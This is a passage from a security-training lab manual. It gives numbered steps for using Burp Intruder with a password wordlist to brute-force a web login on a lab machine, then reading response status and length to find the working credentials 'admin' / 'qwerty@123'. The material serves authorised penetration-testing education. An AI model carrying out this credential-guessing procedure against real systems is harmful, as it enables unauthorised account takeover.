
32. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.




33. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.



34. Once the wordlist files are selected as payload values, click the **Start attack** button to launch the attack.



35. A **Burp Intruder** notification appears. Click **OK** to proceed.
36. The **Intruder attack of 10.10.1.22** window appears as the brute-attack initializes. It displays various username-password combinations along with the **Length** of the response and the **Status**.
37. Wait for the progress bar at the bottom of the window to complete.




38. After the progress bar completes, scroll down and observe the different values of **Status** and **Length**. Here, Status=**302** and Length= **1134**.

    Note: Different values of Status and Length indicate that the combination of the respective credentials is successful.

    Note: The values might differ when you perform this task.


39. In the **Raw** tab under the **Request** tab, the HTTP request with a set of the correct credentials is displayed. (here, username=**admin** and password=**qwerty@123**), as shown in the screenshot. Note down these user credentials.



